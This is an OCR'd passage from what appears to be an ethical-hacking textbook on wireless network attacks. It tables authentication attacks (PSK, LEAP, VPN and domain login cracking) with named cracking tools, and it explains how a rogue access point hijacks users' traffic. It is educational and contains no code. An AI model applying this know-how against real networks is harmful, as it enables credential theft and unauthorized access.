
Table 16.5: Availability attacks

Authentication Attacks

The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources. The below table summarizes different types of authentication attacks on wireless networks.

Type of Attack	Description	Method and Tools
PSK Cracking	Recovering a WPA PSK from captured key handshake frames using a dictionary attack tool.	Cowpatty, KisMAC, Fern Wifi Cracker
LEAP Cracking	Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets using a dictionary attack tool to crack the NT password hash.	Asleap, THC-LEAPcracker
VPN Login Cracking	Gaining user credentials (e.g., Point-to-Point Tunneling Protocol (PPTP) password or Internet Protocol Security (IPsec) pre-shared secret key) using brute-force attacks on virtual private network (VPN) authentication protocols.	ike_scan and IKECrack (IPsec), Anger and THC-pptp-bruter (PPTP)
Domain Login Cracking	Recovering user credentials (e.g., Windows login and password) by cracking NetBIOS password hashes with a brute-force or dictionary-attack tool.	John the Ripper, L0phtCrack, THC-Hydra
Key Reinstallation Attack	Exploiting the four-way handshake of the WPA2 protocol.	Nonce reuse technique
Identity Theft	Capturing user identities from cleartext 802.1X Identity Response packets.	Packet capturing tools
Shared Key Guessing	Attempting 802.11 shared key authentication with the vendor default or cracked WEP keys.	WEP cracking tools, Wifite
Password Speculation	Repeatedly attempting 802.1X authentication using a captured identity to guess the user's password.	Password dictionary
Application Login Theft	Capturing user credentials (e.g., email address and password) from cleartext application protocols.	Ace Password Sniffer, dsniff, Wi-Jacking Attack

Table 16.6: Authentication attacks



Rogue AP Attack

User Connecting to Rogue Access Point
My SSID is certifiedhacker. Connect to me
Attacker
Legit Company Wi-Fi Network
SSID: certifiedhacker
Wi-Fi Channel: 6

1. A rogue wireless AP placed into an 802.11 network can be used to **hijack the connections** of legitimate network users

2. When the user turns on the computer, the rogue wireless AP will offer to connect with the **network user's NIC**

3. All the traffic the user enters will pass through the rogue AP, thus enabling a form of **wireless packet sniffing**

Rogue AP Attack

APs connect to client NICs by authenticating with the help of SSIDs. Unauthorized (or rogue) APs can allow anyone with an 802.11-equipped device to connect to a corporate network. An unauthorized AP can give an attacker access to the network.

With the help of wireless sniffing tools, the following can be determined from APs: authorized MAC addresses, the vendor name, and security configurations. An attacker can then create a list of MAC addresses of authorized APs on the target LAN and crosscheck this list with the list of MAC addresses found by sniffing. Subsequently, an attacker can create a rogue AP and place it near the target corporate network. Attackers use rogue APs placed in an 802.11 network to hijack the connections of legitimate network users. When a user turns on a computer, the rogue AP will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue AP by sending the SSID. If the user connects to the rogue AP under the impression that it is a legitimate AP, all the traffic from the user passes through the rogue AP, enabling a form of wireless packet sniffing. The sniffed packets may even contain usernames and passwords.




Legit Company Wi-Fi 